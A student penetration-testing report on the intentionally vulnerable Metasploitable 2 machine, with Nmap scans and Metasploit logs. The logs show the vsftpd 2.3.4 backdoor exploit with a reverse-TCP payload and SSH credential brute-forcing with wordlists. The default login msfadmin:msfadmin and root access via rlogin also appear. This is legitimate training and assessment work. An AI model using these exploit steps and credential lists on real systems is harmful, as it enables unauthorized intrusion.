IQRASEC ACADEMY

VULNERABILITY ASSESSMENT & PENETRATION TESTING

WAPT Phase 2

Task 1 Metasploitable 2

(Vulnerable Machine Deployment & Penetration Testing)

Prepared by

Kinza Noor

Report date

25 October 2026

Assessment Environment

Personal Computer — Self-Configured Virtual Laboratory

Description:

This report presents the practical Vulnerability Assessment and Penetration Testing (VAPT) conducted on the Metasploitable 2 virtual machine as part of IqraSec Academy's Phase 2 internship task. The assessment includes virtual lab deployment, network reconnaissance, service enumeration, vulnerability identification, controlled exploitation, proof of successful compromise, risk assessment, and remediation recommendations. All testing was performed within an authorized, isolated laboratory environment using Kali Linux and Oracle VirtualBox.

Executive summary

This assessment evaluated one intentionally vulnerable Metasploitable 2 virtual machine from Kali Linux within a local VirtualBox laboratory. The work progressed through host discovery, TCP and service enumeration, targeted weakness investigation, controlled exploitation, and impact validation. The supplied evidence demonstrates a successful vsFTPd backdoor compromise with root identity; SSH authentication with default lab credentials; SMTP account-enumeration behavior, an unauthenticated NFS root-filesystem export mounted read-only by the tester and successful PHP-CGI exploitation also established a Meterpreter session with www-data privileges, demonstrating remote command execution through the web service. Other HTTP, SMB, Telnet and legacy service checks are recorded without claiming that every test was an exploit.

Findings at a glance

Finding ID	Severity	Vulnerability / Finding	Evidence and Assessment Result
F-01	Critical	vsFTPd 2.3.4 Backdoor	Successful Metasploit exploitation established a shell. The whoami and id commands confirmed root privileges on Metasploitable 2.
F-02	High	Default SSH Credentials	Metasploit's ssh_login module successfully authenticated using msfadmin:msfadmin and established SSH session 1.
F-03	High	Insecure NFS Root Export	The root filesystem (/) was exported to all clients. NFS mounting succeeded, and /etc/exports confirmed rw and no_root_squash. Remote write access was not tested.
F-04	Medium	SMTP Username Enumeration	Postfix VRFY returned 252 for selected usernames and 550 for a nonexistent username, demonstrating differential responses that may disclose account information.
F-05	Observation	Additional Exposed Services	HTTP, Samba/SMB, Telnet, r-services, and RPC were investigated. Results were documented separately; no single vulnerability is claimed for this group.

1. Authorization, scope and methodology

Scope: 192.168.56.105 only, assessed from the Kali lab machine. Tools include Nmap, Metasploit Framework, Netcat, rpcinfo, showmount, and Linux command-line tools. Work was intended for a self-configured isolated VirtualBox test environment. No public hosts, third-party systems, destructive payloads, or data exfiltration were included.


Method: planning and discovery → service enumeration → vulnerability hypothesis → validation → controlled exploitation → minimal proof (whoami, id, hostname) → risk analysis and recommended remediation. Successful authentication, filesystem access, and code execution are reported as different outcomes.

2. Laboratory topology and reconnaissance


Hypervisor	Oracle VirtualBox (exact version not captured)
Target	Metasploitable 2; 192.168.56.105
Attacker	Kali Linux; 192.168.56.103 seen in reverse-handler evidence
Network	192.168.56.0/24 lab subnet observed in discovery scan; host-only isolation was intended but adapter settings were not supplied as separate screenshots.

Evidence	Nmap discovery and port/service scans embedded in original working report.

The discovery screenshot identifies 192.168.56.105 as responsive. Subsequent TCP enumeration detected a broad collection of legacy services, including FTP 21, SSH 22, Telnet 23, SMTP 25, HTTP 80, RPC 111, SMB 139/445, r-services 512–514, NFS 2049 and database/web ports. A detected open port is attack surface, not proof of exploitability.



Evidence 1. Host discovery across the 192.168.56.0/24 lab subnet.



Evidence 2. Direct target reachability check for 192.168.56.105.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 192.168.56.105
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-21 06:27 -0400
Nmap scan report for 192.168.56.105 (192.168.56.105)
Host is up (0.015s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:2D:23:7A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
```

Evidence 3. TCP port enumeration showing multiple exposed services.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV 192.168.56.105
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-21 06:27 -0400
Nmap scan report for 192.168.56.105 (192.168.56.105)
Host is up (0.0089s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.103
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2026-10-21T10:28:16+00:00; -1s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
```

Evidence 4. Version and service detection, part one.

```
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      35732/udp   mountd
|   100005  1,2,3      44924/tcp   mountd
|   100021  1,3,4      48673/udp   nlockmgr
|   100021  1,3,4      59047/tcp   nlockmgr
|   100024  1          35809/udp   status
|_  100024  1          56258/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 8
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, ConnectWithDatabase, SupportsTransactions, SwitchToSSLAfterHandshake, LongColumnFlag, SupportsCompression, Speaks41ProtocolNew
|   Status: Autocommit
|_  Salt: ,x:V$Q@2{53A,UKXZ9N[
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2026-10-21T10:28:16+00:00; -1s from scanner time.
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
```

Evidence 5. Version and service detection, part two.

```
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
MAC Address: 08:00:27:2D:23:7A (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2026-10-21T06:28:08-04:00
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_clock-skew: mean: 59m59s, deviation: 2h00m01s, median: -1s
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.12 seconds
```

Evidence 6. Additional scan observations and service fingerprinting.

3. Finding F-01 — Backdoored vsFTPd 2.3.4

Risk rating	Critical in a reachable environment
Affected endpoint	192.168.56.105:21 / FTP
Attack path	Metasploit exploit/unix/ftp/vsftpd_234_backdoor
Confirmed result	Session opened; shell returned uid=0(root), gid=0(root), hostname metasploitable.
Impact	Remote command execution as root was demonstrated on the intentionally vulnerable VM.
Remediation	Remove compromised vsFTPd build, install a clean supported service, restrict FTP access, use secure transfer and monitor unexpected listener activity.

Execution narrative: The tester identified the FTP service and searched the Metasploit module catalog for vsftpd 2.3.4. The target address 192.168.56.105 was configured, and the handler used Kali 192.168.56.103. An initial typo entered LHOSTS instead of LHOST; the later module execution nevertheless created a session. The proof-of-compromise screenshot contains shell-level identity checks. Do not confuse the tested backdoor mechanism with ordinary FTP password authentication.

```
┌──(kali㉿kali)-[~/Desktop/Metasploitable2]
└─$ msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor

 _____________________________________________
|                                             |
|       3Kom SuperHack II Logon               |
|_____________________________________________|
|                                             |
|                                             |
|  User Name:      [   security   ]           |
|                                             |
|  Password:       [              ]           |
|                                             |
|                                             |
|                  [ OK ]                     |
|_____________________________________________|
|                                             |
|                                https://metasploit.com |
|_____________________________________________|

       =[ metasploit v6.4.135-dev                         ]
+ -- --=[ 2,654 exploits - 1,338 auxiliary - 2,141 payloads     ]
+ -- --=[ 433 post - 49 encoders - 14 nops - 12 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  Yes    VSFTPD 2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf >
```

Evidence 7. Metasploit module search for vsftpd 2.3.4.

```
msf > use 0
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
```


Evidence 8. Backdoor module selected.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.105
RHOSTS ⇒ 192.168.56.105
```

Evidence 9. Remote target configured for the backdoor module.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOSTS 192.168.56.103
[!] Unknown datastore option: LHOSTS. Did you mean RHOSTS?
LHOSTS ⇒ 192.168.56.103
```

Evidence 10. Local address configuration step; note the visible LHOSTS typo.



Evidence 11. Successful Meterpreter/session output and root identity commands.

4. Finding F-02 — SSH authentication with default credentials

Risk rating	High
Endpoint	192.168.56.105:22 / SSH
Method	Metasploit auxiliary/scanner/ssh/ssh_login
Verified credentials	msfadmin / msfadmin (public intentional training default)
Observed result	Success output and SSH session 1 opened as uid=1000(msfadmin).
Caveat	An SSH client later refused older host-key algorithms; this compatibility error is not evidence of invalid credentials.
Remediation	Change all default passwords, restrict SSH, disable unused accounts and outdated crypto; use key-based administrative access.

The successful module result independently confirms account-level access, but not root privileges. The warning “No active DB” indicates that credential results were not saved to the Metasploit database; it does not invalidate the login.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Display the Framework log using the log command, learn
more with help log

  +-------------------------------------------------------+
  |  METASPLOIT by Rapid7                                 |
  +---------------------------+---------------------------+
  |                           |                           |
  |  ==c(_____(o(_____(_()    |  |""""""""""|======[***   |
  |             )=\           |  |  EXPLOIT  \           |
  |            // \\          |  |___________\_____      |
  |           //   \\         |  |==[msf >]============\ |
  |          //     \\        |  |_____________________\| |
  |         // RECON \\       |  \(@)(@)(@)(@)(@)(@)/    |
  |        //         \\      |   ********************    |
  +---------------------------+---------------------------+
  |      o O o                |        \'\/\/\/'/         |
  |           o O             |         )======(          |
  |                o          |       .'  LOOT  '.        |
  |  |^^^^^^^^^^^^^^|l___     |      /    _||__   \       |
  |  |    PAYLOAD    |""\___, |     /    (_||_     \      |
  |  |_______________|__|)__| |    |      _||_)     |     |
  |  |(@)(@)"""**|(@)(@)**|(@) |    "       ||       "     |
  |   = = = = = = = = = = =   |             ||            |
  +---------------------------+---------------------------+

       =[ metasploit v6.4.135-dev                         ]
+ -- --=[ 2,654 exploits - 1,338 auxiliary - 2,141 payloads     ]
+ -- --=[ 433 post - 49 encoders - 14 nops - 12 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search ssh_login

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login           .                normal  No     SSH Login Check Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/ssh/ssh_login
```

Evidence 12. SSH login scanner selection in Metasploit.

```
msf > use 0
msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.56.105
RHOSTS => 192.168.56.105
msf auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   ANONYMOUS_LOGIN  false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS  false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED 5                yes       How fast to bruteforce, from 0 to 5
   CreateSession    true             no        Create a new session for every successful login
   DB_ALL_CREDS     false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS      false            no        Add all passwords in the current database to the list
   DB_ALL_USERS     false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING none             no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
   KEY_PASS                          no        Passphrase for SSH private key(s)
   KEY_PATH                          no        Filename or directory of cleartext private keys. Filenames beginning with a dot, or ending in ".pub" will be skipped. Duplicate private keys will be ignored.
   PASSWORD                          no        A specific password to authenticate with
   PASS_FILE                         no        File containing passwords, one per line
   PRIVATE_KEY                       no        The string value of the private key that will be used. If you are using MSFConsole, this value should be set as file:PRIVATE_KEY_PATH. OpenSSH, RSA, DSA, and ECDSA private keys are suppo
                                               rted.
   RHOSTS           192.168.56.105   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT            22               yes       The target port
   STOP_ON_SUCCESS  false            yes       Stop guessing when a credential works for a host
   THREADS          1                yes       The number of concurrent threads (max one per host)
   USERNAME                          no        A specific username to authenticate as
   USERPASS_FILE                     no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS     false            no        Try the username as the password for all users
   USER_FILE                         no        File containing usernames, one per line
   VERBOSE          false            yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/user.txt
USER_FILE => /home/kali/user.txt
msf auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/pass.txt
PASS_FILE => /home/kali/pass.txt
msf auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
```

Evidence 13. SSH scanner options and credential-testing configuration.

```
msf auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.56.105:22     - Starting bruteforce
[+] 192.168.56.105:22 SSH - Testing User/Pass combinations
[+] 192.168.56.105:22     - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),100
0(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[!] No active DB -- Credential data will not be saved!
[*] SSH session 1 opened (192.168.56.103:42617 → 192.168.56.105:22) at 2026-10-23 13:03:35 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) >
```

Evidence 14. SSH scan outcome and session evidence (part one).

```
┌──(root㉿kali)-[/home/kali]
└─# nano user.txt

┌──(root㉿kali)-[/home/kali]
└─# nano user.txt

┌──(root㉿kali)-[/home/kali]
└─# nano pass.txt

┌──(root㉿kali)-[/home/kali]
└─# pwd
/home/kali

┌──(root㉿kali)-[/home/kali]
└─# cat user.txt
msfadmin
user
postgres
root
admin
service
ftp
mysql
tomcat
ubuntu

┌──(root㉿kali)-[/home/kali]
└─# cat pass.txt
msfadmin
password
123456
admin
root
postgres
user
service
tomcat
tomcat55
ubuntu
mysql

┌──(root㉿kali)-[/home/kali]
└─#
```

Evidence 15. SSH terminal/session evidence (part two).

```
┌──(kali㉿kali)-[~]
└─$ ssh -oHostKeyAlgorithms=+ssh-rsa msfadmin@192.168.56.105
The authenticity of host '192.168.56.105 (192.168.56.105)' can't be established.
RSA key fingerprint is: SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.105' (RSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
msfadmin@192.168.56.105's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Fri Oct 23 13:08:38 2026 from 192.168.56.103
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$ hostname
metasploitable
msfadmin@metasploitable:~$
```

Evidence 16. Additional SSH evidence from the supplied document.

5. Telnet and legacy remote access checks


The working report includes username/password wordlist preparation and a separate Telnet or legacy remote-login terminal. A screenshot later shows root login followed by whoami, hostname and id via rlogin on the intentionally vulnerable target. This establishes another observed authentication path, but it must not be represented as an SMTP, NFS, or PHP-CGI exploit. The precise authentication conditions should be validated independently before assigning a separate severity.



Evidence 17. Training username and password wordlists prepared for service tests.



Evidence 18. Legacy remote-login terminal evidence; connection and access details require service-specific interpretation.




Evidence 19. Root identity from a legacy rlogin session on Metasploitable 2.

